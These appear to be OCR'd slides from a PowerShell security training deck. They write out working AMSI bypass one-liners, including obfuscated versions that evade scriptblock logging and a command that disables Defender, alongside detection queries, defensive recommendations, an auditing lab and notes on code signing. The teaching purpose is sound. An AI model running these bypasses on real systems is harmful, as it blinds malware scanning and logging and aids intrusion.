
AMSI Bypass #1 – Failed Initialization Spoofing

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

With the System.Reflection.FieldInfo instance, you can now call the "SetValue" method. $null indicates that we're dealing with a static field – i.e. doesn't require an instance. $true sets "amsiInitFailed" accordingly.

AMSI is now in a fail-open state!

AMSI Bypass #1 – Failed Initialization Spoofing



This is automatically logged with scriptblock autologging. Why?

Scriptblock Autologging

- Introduced in PSv5, scriptblock autologging automatically logs any scriptblock execution that contains a predetermined “dirty word” deemed suspicious

- Dirty words can be dumped with the following command:

```
[ScriptBlock].GetField('signatures', 'NonPublic, Static').GetValue($null)
```

Scriptblock Autologging

- Logged to the Microsoft-Windows-PowerShell/Operational log under Event ID 4104 w/ Warning error level.

```
Get-WinEvent -LogName Microsoft-Windows-PowerShell/Operational
-FilterXPath '*[System[EventID=4104 and Level=3]]'
```

```
Creating Scriptblock text (1 of 1):
{[IntPtr]::Add(0,1)}

ScriptBlock ID: 8a0f8c9c-d6bf-40d7-abc1-30c092696558
Path:
```

Scriptblock Autologging

Add-Type, DllImport, DefineDynamicAssembly, DefineDynamicModule, DefineType, DefineConstructor, CreateType, DefineLiteral, DefineEnum, DefineField, ILGenerator, Emit, UnverifiableCodeAttribute, DefinePInvokeMethod, GetTypes, GetAssemblies, Methods, Properties, GetConstructor, GetConstructors, GetDefaultMembers, GetEvent, GetEvents, **GetField**, GetFields, GetInterface, GetInterfaceMap, GetInterfaces, GetMember, GetMembers, GetMethod, GetMethods, GetNestedType, GetNestedTypes, GetProperties, GetProperty, InvokeMember, MakeArrayType, MakeByRefType, MakeGenericType, MakePointerType, DeclaringMethod, DeclaringType, ReflectedType, TypeHandle, TypeInitializer, UnderlyingSystemType, InteropServices, Marshal, AllocHGlobal, PtrToStructure, StructureToPtr, FreeHGlobal, IntPtr, MemoryStream, DeflateStream, FromBase64String, EncodedCommand, Bypass, ToBase64String, ExpandString, GetPowerShell, OpenProcess, VirtualAlloc, VirtualFree, WriteProcessMemory, CreateUserThread, CloseHandle, GetDelegateForFunctionPointer, kernel32, CreateThread, memcpy, LoadLibrary, GetModuleHandle, GetProcAddress, VirtualProtect, FreeLibrary, ReadProcessMemory, CreateRemoteThread, AdjustTokenPrivileges, WriteByte, WriteInt32, OpenThreadToken, PtrToString, ZeroFreeGlobalAllocUnicode, OpenProcessToken, GetTokenInformation, SetThreadToken, ImpersonateLoggedOnUser, RevertToSelf, GetLogonSessionData, CreateProcessWithToken, DuplicateTokenEx, OpenWindowStation, OpenDesktop, MiniDumpWriteDump, AddSecurityPackage, EnumerateSecurityPackages, GetProcessHandle, DangerousGetHandle, CryptoServiceProvider, Cryptography, RijndaelManaged, SHA1Managed, CryptoStream, CreateEncryptor, CreateDecryptor, TransformFinalBlock, DeviceIoControl, SetInformationProcess, PasswordDeriveBytes, GetAsyncKeyState, GetKeyboardState, GetForegroundWindow, BindingFlags, **NonPublic**, ScriptBlockLogging, LogPipelineExecutionDetails, ProtectedEventLogging

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')),
[Object]([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFi
e'+'ld')).Invoke('amsiInitFailed',(('Non'+'Public,Static') -as
[String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
```

The hard way…

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
$Func = "Func``3[String, $(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')

$Amsi = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')

$Delegate = [Delegate]::CreateDelegate($Func, [Object] $Amsi, ('GetFie'+'ld'))

$Flags = ('Non'+'Public,Static') -as [String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')

$Field = $Delegate.Invoke('amsiInitFailed', $Flags)

$Field.SetValue($null, $True)
```

Creates a delegate to the GetField method and invokes the delegate.

AMSI Bypass #1 – Failed Initialization Spoofing with Scriptblock Autologging Bypass!

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')."Ge
tF`ield"('amsiInitFailed','NonPu'+'blic,Static').SetValue($null,$true)
```

The easier way thanks to obfuscation tricks…

Thanks to Ryan Cobb for this suggestion! @cobbr_io

Scriptblock Autologging – Generic Bypass

```
[ScriptBlock]."GetFiel`d"('signatures','N'+'onPublic,Static').SetValue($null,(New-Object Collections.Generic.HashSet[string]))
```

- Developed by Ryan Cobb
  - https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html
- Nulls out the dictionary consisting of “suspicious” terms.


AMSI Bypass #2 – AMSI Context Tampering

```
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

This bypass causes AmsiScanString to fail (gracefully) and default to a fail-open state.

```
106  AmsiUtils.AmsiNativeMethods.AMSI_RESULT aMSI_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
107  if (!Utils.Succeeded(AmsiUtils.AmsiNativeMethods.AmsiScanString(AmsiUtils.amsiContext, content, sourceMetadata,
108  {
109      result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
110  }
111  else
112  {
113      result = aMSI_RESULT;
114  }
```

AMSI Bypass #2 – AMSI Context Tampering



If offset 0 of the AMSI context does not equal “AMSI”, AmsiScanBuffer returns a E_INVALIDARG return code (0x80070057).

Can an attacker control this value?

amsi.dll!AmsiScanBuffer

```
public static bool AmsiCleanedUp = false;

private static IntPtr amsiContext = IntPtr.Zero;

private static bool amsiInitFailed = false;

public static bool AmsiInitialized = false;

private static object amsiLockObject = new object();

private static IntPtr amsiSession = IntPtr.Zero;
```

```
32 internal static int Init()
33 {
34     object obj = AmsiUtils.amsiLockObject;
35     int result;
36     lock (obj)
37     {
38         Process currentProcess = Process.GetCurrentProcess();
39         string appName;
40         try
41         {
42             ProcessModule mainModule = PsUtils.GetMainModule(currentProcess);
43             appName = "PowerShell_" + mainModule.FileName + "_" + ClrFacade.GetProcessModuleFileVersionIn
44         }
45         catch (Win32Exception)
46         {
47             string[] commandLineArgs = Environment.GetCommandLineArgs();
48             string str = (commandLineArgs.Length != 0) ? commandLineArgs[0] : currentProcess.ProcessName;
49             appName = "PowerShell_" + str + ".exe_0.0.0.0";
50         }
51         AppDomain.CurrentDomain.ProcessExit += new EventHandler(AmsiUtils.CurrentDomain_ProcessExit);
52         int expr_93 = AmsiUtils.AmsiNativeMethods.AmsiInitialize(appName, ref AmsiUtils.amsiContext);
```

AMSI Bypass #3 – DLL Load Failure

- Mainly relevant to Device Guard.
- What if we could force amsi.dll to not load?

```
catch (DllNotFoundException)
{
    AmsiUtils.amsiInitFailed = true;
    result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI Bypass #3 – DLL Load Failure

Strategy:

1. Copy powershell.exe and amsi.dll to an attacker-controlled location.
2. Flip an insignificant bit in amsi.dll (e.g. file offset 3) to cause it to no longer be properly signed.
3. When Device Guard is enforced, amsi.dll will try to load from the current directory and fail because it is no longer considered signed.
4. A DllNotFoundException will be thrown and AMSI will default to a fail-open state.

Implications:

- User mode DLLs that implement security functionality can often be blocked from loading as an attacker.

AMSI Bypass #3 – DLL Load Failure

Detections:

1. A PowerShell host process loaded from a non-standard path. i.e. not from `%windir%\[System32|SysWOW64]\WindowsPowerShell\v1.0\powershell.exe`
   - This is a good detection to have in general!
2. On a Device Guard-enabled system, EID 3077 in Microsoft-Windows-CodeIntegrity/Operational

Windows PowerShell

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-CodeIntegrity/Operational' -FilterXPath '*[System[EventID=3077]]' | Where-O
bject { $_.Properties[1].Value -match 'amsi\.dll$' } | Select -First 1 | fl *


Message             : Code Integrity determined that a process
                      (\Device\HarddiskVolume4\Users\UnprivilegedUser\Desktop\powershell.exe) attempted to load
                      \Device\HarddiskVolume4\Users\UnprivilegedUser\Desktop\amsi.dll that did not meet the Enterprise
                      signing level requirements or violated code integrity policy.
Id                  : 3077
Version             : 1
Qualifiers          :
Level               : 2
Task                : 18
Opcode              : 111
Keywords            : -9223372036854775808
RecordId            : 10112
ProviderName        : Microsoft-Windows-CodeIntegrity
ProviderId          : 4ee76bd8-3cf4-44a0-a0ac-3937643e37a3
LogName             : Microsoft-Windows-CodeIntegrity/Operational
ProcessId           : 7460
ThreadId            : 2172
MachineName         : WORKLAPTOP
UserId              : S-1-5-21-3403434844-4239056156-316602263-1002
TimeCreated         : 9/27/2017 2:00:33 PM
ActivityId          :
RelatedActivityId   :
ContainerLog        : microsoft-windows-codeintegrity/operational
MatchedQueryIds     : {}
Bookmark            : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName    : Error
OpcodeDisplayName   :
TaskDisplayName     :
KeywordsDisplayNames : {}
Properties          : {System.Diagnostics.Eventing.Reader.EventProperty,
                      System.Diagnostics.Eventing.Reader.EventProperty, System.Diagnostics.Eventing.Reader.EventProperty,
                      System.Diagnostics.Eventing.Reader.EventProperty...}
```

AMSI – Additional Bypasses

- HKCU COM Hijack by Matt Nelson (fixed)
  - https://enigma0x3.net/2017/07/19/bypassing-amsi-via-com-server-hijacking/
- DLL Hijacking
  - http://cn33liz.blogspot.com/2016/05/bypassing-amsi-using-powershell-5-dll.html

Detections:

- Both techniques load an attacker-controlled amsi.dll with the following properties:
  1. It is not signed by Microsoft
  2. It is not loaded from %windir%\System32\amsi.dll

AMSI – Additional “Bypasses”

- Disable Defender
  - Set-MpPreference -DisableRealtimeMonitoring $True
- PowerShell Downgrade Attack – i.e. launch PowerShell v2.
  - powershell.exe -version 2


AMSI – Defensive Recommendations

- Enable scriptblock logging!
- Detect when PowerShell is loaded from a non-standard path.
  - Command-line logging: 4688 or sysmon
- Detect when a version other than PSv5 is loaded.
  - “Windows PowerShell” Event ID 400 – EngineVersion
- amsi.dll and registered providers should be properly signed.
- Alert when AV is outright disabled.
- SACL auditing for registry tampering.

AMSI – Lab #2 – AMSI Auditing

- Write a `Get-AmsiModule` function that:
  - Obtains the name and CLSID for AMSI via the registry.
  - Obtains the name and CLSID for evert registered AMSI provider.
  - Obtains the path and signer information for each DLL.
- Optional:
  - Identify if AMSI is loaded and/or initialized in the current process.
- Use cases
  - Red: AMSI reconnaissance
  - Blue: AMSI consistency auditing

AMSI – Lab Example Output



AMSI - Lessons

- The AMSI “attack surface” is far too great to “fix” all of the bypasses. There are mitigating factors however:
  1. All known PowerShell-specific bypasses are prevented with constrained language mode.
     - You can’t exactly harden against attacks when an attacker has full access to modify memory in the current PowerShell process.
  2. Enabling scriptblock logging will detect bypasses.
  3. Some AMSI bypasses will flag in Windows Defender.

PowerShell Code Signing

PowerShell Code Signing - Introduction

- The following, PowerShell-related file types can have embedded Authenticode signatures:
  - ps1, psm1, psd1, ps1xml, psc1, cdxml, mof
  - Implemented in pwrshsip.dll
- Code signing within PowerShell is performed with Set-AuthenticodeSignature.
- PowerShell also supports the creation of catalog files for module integrity/distribution.
- Code signing is the basis for Constrained Language Mode enforcement.

Why Sign Your Code?

- Incorrect answer:
  - For Execution Policy enforcement
  - To attest that your code is not malicious

- Correct answers:
  - To permit code to execute per application whitelisting policies
    - For PowerShell code, the distinction between what runs in FullLanguage versus ConstrainedLanguage mode
  - To sign trusted 3rd party code that doesn't ship signed properly
  - To attest origin and integrity of the code that you ship

Code Signing - Retrieval

- Get-AuthenticodeSignature
  - Only retrieves information about the leaf certificate in the chain
    - Only retrieves the first leaf cert. Code can be co-signed by one or more certificates.
  - If a file is catalog-signed and Authenticode-signed, it will only display catalog signer information.
    - Hack: Stop and disable the CryptSvc service to retrieve the Authenticode signature in this scenario.
  - IsOSBinary properly is nice
- Get-SystemDriver (included in ConfigCI module - 10 Enterprise only)
  - Poorly named and poorly designed
  - Retrieves information for all co-signers and all certificates in the chain.
  - Useful for building Device Guard policies and performing advanced signing research.

Authenticode-signed PowerShell Code

```
Write-Host "Hello, world!"

# SIG # Begin signature block
# MIINGwYJKoZIhvcNAQcCoIINDDCCDQgCAQExCzAJBgUrDgMCGgUAMGkGCisGAQQB
# gjcCAQSgWzBZMDQGCisGAQQBgjcCAR4wJgIDAQAABBAfzDtgWUsITrck0sYpfvNR
# AgEAAgEAAgEAAgEAAgEAMCEwCQYFKw4DAhoFAAQU4DKhMYGXS4TiU/cEc7JJL5ka
# IrGgggpdMIIFJTCCBA2gAwIBAgIQC3a50UwDDdtgAcMiPPsVjTANBgkqhkiG9w0B
# AQsFADByMQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYD
# VQQLExB3d3cuZGlnaWNlcnQuY29tMTEwLwYDVQQDEyhEaWdpQ2VydCBTSEEyIEFz
...
```

- Prepending data to the signature block will result in a hash mismatch.
- Appending data to the signature block will invalidate the signature. Think about why...

